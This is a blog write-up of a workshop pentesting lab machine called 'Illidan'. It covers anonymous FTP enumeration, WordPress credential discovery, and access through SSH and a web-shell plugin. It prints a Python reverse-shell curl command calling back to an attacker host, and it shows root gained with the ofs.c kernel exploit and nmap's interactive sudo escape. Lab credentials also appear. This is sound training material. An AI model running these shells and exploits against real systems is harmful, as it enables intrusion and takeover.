

[Euskalhack IV]: Pentesting4ever – Illidan



Hey!

It is a write-up about **Illidan's** machine which we saw in the last Euskalhack IV

As you know, the workshop level was intermediate the machines will be seen are called “cases of use”. In these, the vulnerabilities more highlight belong to configurations error and in minor measure about version.

The write-up is divided into three parts:

- Enumeration
- Exploitation
- Escalation of privileges.

Enumeración

Using nmap we scan the open ports on the target machine identifying the services running on them.

Performing a basic enumeration:

```

Nmap scan report for 192.168.0.161
Host is up (0.000084s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.5
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
110/tcp   open  pop3         Dovecot pop3d
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
993/tcp   open  ssl/imap     Dovecot imapd
995/tcp   open  ssl/pop3     Dovecot pop3d
MAC Address: 08:00:27:F9:4D:F6 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Applying an enumeration with the “-sC” option to open ports:

```

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x    2 0          0          4096 Jun 08 19:42 TODO
|_ -rw-r--r--   1 0          0          26 Jun 08 19:40 secret.txt
| ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.0.164
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 5
|_   vsFTPD 2.3.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 cb:85:c9:09:0f:04:95:3b:c6:b6:fb:05:44:72:7f:93 (DSA)
|_ 2048 99:84:2d:25:ba:f1:c5:fc:70:ff:97:91:78:9e:62:4e (RSA)
|_ 256 cd:b9:26:a4:c3:17:e0:fa:39:63:f9:c9:20:56:3c:90 (ECDSA)
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: POST OPTIONS GET HEAD
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
445/tcp   open  netbios-ssn Samba smbd 3.6.3 (workgroup: WORKGROUP)
MAC Address: 08:00:27:F9:4D:F6 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 20h28m57s, deviation: 1h24m50s, median: 19h28m57s
|_ nbstat: NetBIOS name: ILLIDAN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ Names:
|_   ILLIDAN<00>          Flags: <unique><active>
|_   ILLIDAN<03>          Flags: <unique><active>
|_   ILLIDAN<20>          Flags: <unique><active>
|_   \x01\x02_MSBROWSE   \x02<01>  Flags: <group><active>
|_   WORKGROUP<1d>       Flags: <unique><active>
|_   WORKGROUP<1e>       Flags: <group><active>
|_   WORKGROUP<00>       Flags: <group><active>

```

Regarding SMB:

```

Host script results:
|_ clock-skew: mean: 20h28m57s, deviation: 1h24m50s, median: 19h28m57s
|_ nbstat: NetBIOS name: ILLIDAN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ Names:
|_ ILLIDAN<00>          Flags: <unique><active>
|_ ILLIDAN<03>          Flags: <unique><active>
|_ ILLIDAN<20>          Flags: <unique><active>
|_ \x01\x02 MSBROWSE   \x02<01>  Flags: <group><active>
|_ WORKGROUP<1d>       Flags: <unique><active>
|_ WORKGROUP<1e>       Flags: <group><active>
|_ WORKGROUP<00>       Flags: <group><active>
|_ smb-os-discovery:
|_ OS: Unix (Samba 3.6.3)
|_ Computer name: illidan
|_ NetBIOS computer name:
|_ Domain name:
|_ FQDN: illidan
|_ System time: 2019-06-09T17:42:34+02:00
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time: Protocol negotiation failed (SMB2)

```

it identifies the services FTP (21) y SSH(22), HTTP(80) y SMB (445) as the most prominent. It also has open IMAP and POP3 mail ports.

The first thing that has to call our attention is the port 21 that has enabled the access through anonymous. To access we have different ways:

- Web: replacing http with ftp, being: ftp://192.168.0.161
- Desktop applications such as filezilla.
- From the terminal with an FTP client.

This last option will be used:

It used the last option:

```

# ftp 192.168.0.161
Connected to 192.168.0.161.
220 (vsFTPd 2.3.5)
Name (192.168.0.161:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Jun 08 19:42 TODO
-rw-r--r--  1 0      0      26 Jun 08 19:40 secret.txt
226 Directory send OK.
ftp> cd TODO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0      60 Jun 08 19:38 migration.txt
-rw-r--r--  1 0      0      55 Jun 08 19:42 pending.txt
226 Directory send OK.
ftp> ls -liah
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Jun 08 19:42 .
drwxr-xr-x  3 0      119    4096 Jun 08 19:42 ..
-rw-r--r--  1 0      0      60 Jun 08 19:38 migration.txt
-rw-r--r--  1 0      0      55 Jun 08 19:42 pending.txt
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls -liah
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  3 0      119    4096 Jun 08 19:42 .
drwxr-xr-x  3 0      119    4096 Jun 08 19:42 ..
-rw-r--r--  1 0      0      24 Jun 08 19:39 wp_back.bk
drwxr-xr-x  2 0      0      4096 Jun 08 19:42 TODO
-rw-r--r--  1 0      0      26 Jun 08 19:40 secret.txt
226 Directory send OK.
ftp>

```

It identifies the FTP server banner: vsftpd 2.3.5. Once time it searches vulnerabilities, but unfortunately it does not found any. Therefore, a typical default configuration error is being used that sysadmin forget to change when they go into production.

Navigating the server identifies the file “secret.txt” and the directory TODO, which contains certain files of pending subjects and of a migration. After analyzing everything, it doesn’t seem to have been very helpful. However, it is always advisable to see everything and not only what we see at first sight, for this with the option “a” of “ls” we can detect the hidden files, identifying a backup file:

```
ftp> ls -lisa
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x   3 0      119        4096 Jun 08 19:42 .
drwxr-xr-x   3 0      119        4096 Jun 08 19:42 ..
-rw-r--r--   1 0        0          24 Jun 08 19:39 .wp_back.bk
drwxr-xr-x   2 0        0        4096 Jun 08 19:42 TODO
-rw-r--r--   1 0        0          26 Jun 08 19:40 secret.txt
226 Directory send OK.
ftp> get .wp_back.bk
local: .wp_back.bk remote: .wp_back.bk
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .wp_back.bk (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (137.8676 kB/s)
ftp> bye
221 Goodbye.

n4xh4ck5.ovpn # ls
total 24K
2628642 4.0K drwxr-xr-x 2 root root 4.0K Jun  9 11:48 .
2364932 4.0K drwxr-xr-x 4 root root 4.0K Mar 11 08:31 ..
2359757 12K -rw-r--r-- 1 root root 9.3K Mar  7 06:00 n4xh4ck5.ovpn
2628651 4.0K -rw-r--r-- 1 root root  24 Jun  9 11:48 .wp_back.bk
n4xh4ck5.ovpn # cat .wp_back.bk
wp-login.php
eUSk4l_99%
```

Where a possible password appears next to the typical wordpress login path.

Effectively if we access port 80 we will see an installed wordpress. This is the typical blog of recipes of a kitchenette, something quite typical to find on the Internet. Directly we could access the login and enter the password using as username admin, but it does not work

If we had not seen the FTP, we could rely on tools like wpscan, CMSmap and so on, which you can find [here](#). For example, you can see that this is a rather outdated version of wordpress, so you could also look for possible vulnerabilities.

Now it is well known that wordpress have different user enumerations. Applying the author-based one, the users are identified: **sean** and **cocinitas**. Trying with the first of them, it is possible to access with the administrator profile.

Another option would have been to use the *cewl* tool, which creates a dictionary through the source code of the web collecting keywords. In this way, the user *sean* also appears.

```
root@kali:~/Documents/HTB# cewl http://192.168.0.161 > wp.txt
root@kali:~/Documents/HTB# cat wp.txt
CeWL 5.4.3 (Arkanoid) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
WordPress
que
Everybody
want
chef
para
gazpacho
pan
entry
world
Comments
content
Hello
the
comment
estilo
tomate
los
agua
huevos
Search
Feed
June
rico
batidora
sean
est
site
for
andaluz
aceite
```

The disadvantage of this option is that it is much more tedious and if the application had account blocking or captcha it would be practically impossible.

In order to authenticate ourselves we already saw in the first session of the workshop a demo effect (very new on my part) that the wordpress database stores the IP address of the installation rather than the absolute path. A wizard very skillfully indicated a solution to be able to continue based on iptables:

```
iptables -t nat -A OUTPUT -d 192.168.0.161 -j DNAT --to-destination [IP]
```

where IP is the IP address of the target machine.

With administrator access to wordpress, the enumeration phase ends and the exploitation phase begins.

Exploitation

The goal is to gain remote access to the machine.

One of the purposes of the workshop was to offer attendees different ways of exploitation and escalation of privileges, therefore, below are different ways.

1- SSH's access

One of the most unexpected, but always tested, first options is password reuse. Testing the user credentials are wordpress:

```
# ssh sean@192.168.1.42 -p 22
The authenticity of host '192.168.1.42 (192.168.1.42)' can't be established.
ECDSA key fingerprint is SHA256:4nZ0+MmnqxeKBRs+rMt3flxeHH00BnH7UWrDt30HtzQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.42' (ECDSA) to the list of known hosts.
sean@192.168.1.42's password:
Permission denied, please try again.
sean@192.168.1.42's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic x86_64)

* Documentation:  https://help.ubuntu.com/

System information as of Sat Jun 29 17:53:47 CEST 2019

System load:  0.09          Processes:            88
Usage of /:   15.8% of 9.22GB Users logged in:      1
Memory usage: 24%          IP address for eth0: 192.168.1.42
Swap usage:   0%

Graph this data and manage this system at:
  https://landscape.canonical.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2017.

Last login: Sat Jun 29 17:53:06 2019
sean@illidan:~$
```

2. Webhsel uploaded such as plugin

To do this, we will use this plugin: <https://github.com/leonjza/wordpress-shell>
Remember to upload using a .zip, not as php.

Plugins [Add New](#)

All (3) | Inactive (3) | Update Available (2)

Bulk Actions 3 items

<input type="checkbox"/>	Plugin	Description
<input type="checkbox"/>	Akismet Activate Edit Delete	Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam . It keeps your site protected even while you sleep. To get started: 1) Click the "Activate" link to the left of this description, 2) Sign up for an Akismet plan to get an API key, and 3) Go to your Akismet configuration page, and save your API key. Version 3.2 By Automattic View details
<div> There is a new version of Akismet available. View version 4.1.2 details or update now. </div>		
<input type="checkbox"/>	Cheap & Nasty Wordpress Shell Activate Edit Delete	Execute Commands as the webserver you are serving wordpress with! Shell will probably live at /wp-content/plugins/shell/shell.php. Commands can be given using the 'cmd' GET parameter. Eg: "http://192.168.0.1/wp-content/plugins/shell/shell.php?cmd=id", should provide you with output such as <code>uid=33(www-data) gid=verd33(www-data) groups=33(www-data)</code> Version 0.2 By Leon Jacobs Visit plugin site
<input type="checkbox"/>	Hello Dolly Activate Edit Delete	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page. Version 1.6 By Matt Mullenweg View details
<div> There is a new version of Hello Dolly available. View version 1.7.2 details or update now. </div>		

Once uploaded to run it:


```
root@kali:~/Documents/OSCP/tools/CMS/WPForce# curl -v "http://192.168.0.161/wp-content/plugins/shell/shell.php?$(python -c 'import urllib; print urllib.urlencode({"cmd": "uname -a"})')"
```

```
* Trying 192.168.0.161...
* TCP_NODELAY set
* Connected to 192.168.0.161 (192.168.0.161) port 80 (#0)
> GET /wp-content/plugins/shell/shell.php?cmd=uname-a HTTP/1.1
> Host: 192.168.0.161
> User-Agent: curl/7.61.0
> Accept: */*
< HTTP/1.1 200 OK
< Date: Sun, 16 Jun 2019 15:57:26 GMT
< Server: Apache/2.2.22 (Ubuntu)
< X-Powered-By: PHP/5.3.10-1ubuntu3.26
< Vary: Accept-Encoding
< Content-Length: 116
< Content-Type: text/html
<
linux illidan 3.13.0-32-generic #57-precise1-Ubuntu SMP Tue Jul 15 03:51:20 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
* Connection #0 to host 192.168.0.161 left intact
```


To get a reverse shell, we can use:

```
curl -v "http://192.168.0.161/wp/wp-content/plugins/shell/shell.php?$(python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.162",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);')"
```

This process can be automated through the tool **WPForce**, which contains two modules `wpforce.py` to perform brute force against the login of wordpres and `yertle.py` that knowing the credentials allows to upload a plugin with a shell and returns a reverse shell. Thanks for the discovery of this tool to the **hackplayers** friends of a HTB write-up.



In this way, forcing an error executes or accessing the file within the wordpress theme. Here is an example of a webshell:



Escalation of privileges

Once remote access is achieved, the goal is to become the user with the most privileges: root.

This part will be continued from the SSH access with the user sean. As in the exploitation phase there is more than one way to scale privileges.

```
sean@illidan:~$ id
uid=1000(sean) gid=1000(sean) grupos=1000(sean),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),115(sambashare),117(lpadmin)
sean@illidan:~$ whoami
sean
sean@illidan:~$ uname -a
Linux illidan 3.13.0-32-generic #57-precise1-Ubuntu SMP Tue Jul 15 03:51:20 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
sean@illidan:~$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04.5 LTS"
NAME="Ubuntu"
VERSION="12.04.5 LTS, Precise Pangolin"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu precise (12.04.5 LTS)"
VERSION_ID="12.04"
sean@illidan:~$
```

As soon as you see the kernel, you can see that it is very out of date. Doing a small search on Google: “local root ubuntu 12.04”, we find:

local root ubuntu 12.04



Todo Vídeos Imágenes Maps Noticias Más Configuración Herramientas

Aproximadamente 1.230.000 resultados (0,46 segundos)

Sugerencia: Buscar solo resultados en español. Puedes especificar tu idioma de búsqueda en Preferencias

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04 ... - Exploit Database

<https://www.exploit-db.com/exploits/37292> ▼ Traducir esta página

16 jun. 2015 - Exploit Title: ofs.c - overlays local root in ubuntu # Date: 2015-06-15 # Exploit Author: rebel # Version: Ubuntu 12.04, 14.04, 14.10, 15.04 ...

Vídeos



Ubuntu 12.04 LTS x64
PERF_EVENTS local
root with AppArmor ...

spendergrsec
YouTube - 18 may. 2013



Local Root Exploit
Ubuntu 12.04, 14.04,
14.10, 15.04 2015

Shamem
YouTube - 12 jul. 2015



How to Reset Root
Password In Ubuntu
12.04 | 14.04 | 15.04 |
16.04 LTS

Cloud Network
YouTube - 11 jul. 2014

Linux Kernel 3.2.0-23/3.5.0-23 (Ubuntu 12.04 ... - Exploit Database

<https://www.exploit-db.com/exploits/33589> ▼ Traducir esta página

31 may. 2014 - CVE-2013-2094CVE-93361 . local exploit for Linux_x86-64 platform. ... Ubuntu 12.04 3.x x86_64 perf_swevent_init Local root exploit * by ...

Ubuntu 12.04 / 14.04 / 14.10 / 15.04 overlays Local Root ≈ Packet ...

<https://packetstormsecurity.com/.../Ubuntu-12.04-14.04-14.10-15...> ▼ Traducir esta página

Selecting the first of them (<https://www.exploit-db.com/exploits/37292>) the exploit is downloaded to our attacking machine and after checking that the victim machine has gcc and wget installed, it is transferred, compiled, execution permissions are given and executed:

```
100%[=====] 5.119 --.-K/s en 0,04s
2019-06-29 17:54:37 (130 KB/s) - "ofs.c" guardado [5119/5119]

sean@illidan:~$ ls
ofs.c
sean@illidan:~$ gcc -o ofs ofs.c
sean@illidan:~$ chmod +x ofs
sean@illidan:~$ id
uid=1000(sean) gid=1000(sean) grupos=1000(sean),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(sambashare),117(lpadmin)
sean@illidan:~$ ls
ofs ofs.c
sean@illidan:~$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(sambashare),117(lpadmin),1000(sean)
# ls /root
root.txt
# cat /root/root.txt
#####CONGRATULATIONS#####
You get to be root, you are a true juanker ;)
#
```

Achieving this way, being root thanks to a version vulnerability.

2.Vulnerability software installed

Checking whether the user has permissions to run sudo: *sudo -l*

It seems that nmap is installed on the machine, being also a very old version:

```
sean@illidan:/var/www$ cd
sean@illidan:~$ nmap
nmap V. 3.00 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
  -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
  -sU UDP port scan
  -sP ping scan (Find any reachable machines)
  -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
  -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan. Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended. Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
  -Ddecoy host1,decoy2[...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
  -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
sean@illidan:~$
```

Applying SUID permissions search, the nmap path appeared, which should also attract our attention.

Through this vulnerability with sudo permissions it is possible to scale privileges to root:

```
sean@illidan:~$
sean@illidan:~$ sudo -l
Entradas por defecto coincidentes para sean en este anfitrión:
  env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

El usuario sean puede ejecutar las siguientes órdenes en este anfitrión:
  (root) NOPASSWD: /usr/local/bin/nmap
sean@illidan:~$ sudo /usr/local/bin/nmap --interactive

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# id
uid=0(root) gid=0(root) grupos=0(root)
#
```

Additionally, you can access /var/www where wordpress is installed and access wp-config to get the database credentials.

```
*
* The wp-config.php creation script uses this file during the
* installation. You don't have to use the web site, you can
* copy this file to "wp-config.php" and fill in the values.
*
* This file contains the following configurations:
*
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'toor1234');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Accessing the database we see version **5.5.54** which in principle has a privilege escalation vulnerability: <https://www.exploit-db.com/exploits/40679>


```
sean@illidan:/var/www$ mysql -u root -h localhost -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 36
Server version: 5.5.54-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.02 sec)

mysql> 
```

Who knows also to check if there is reuse of passwords for root.

In the end it has gone to the point not to make the write-up excessively long, but in the [slides](#) you have a checklist of enumeration tests, as well as tools on which to lean.

See you in the following entry

Kind regards.

Nacho Brihuega a.k.a N4xh4ck5

The best defense, it's a good attack.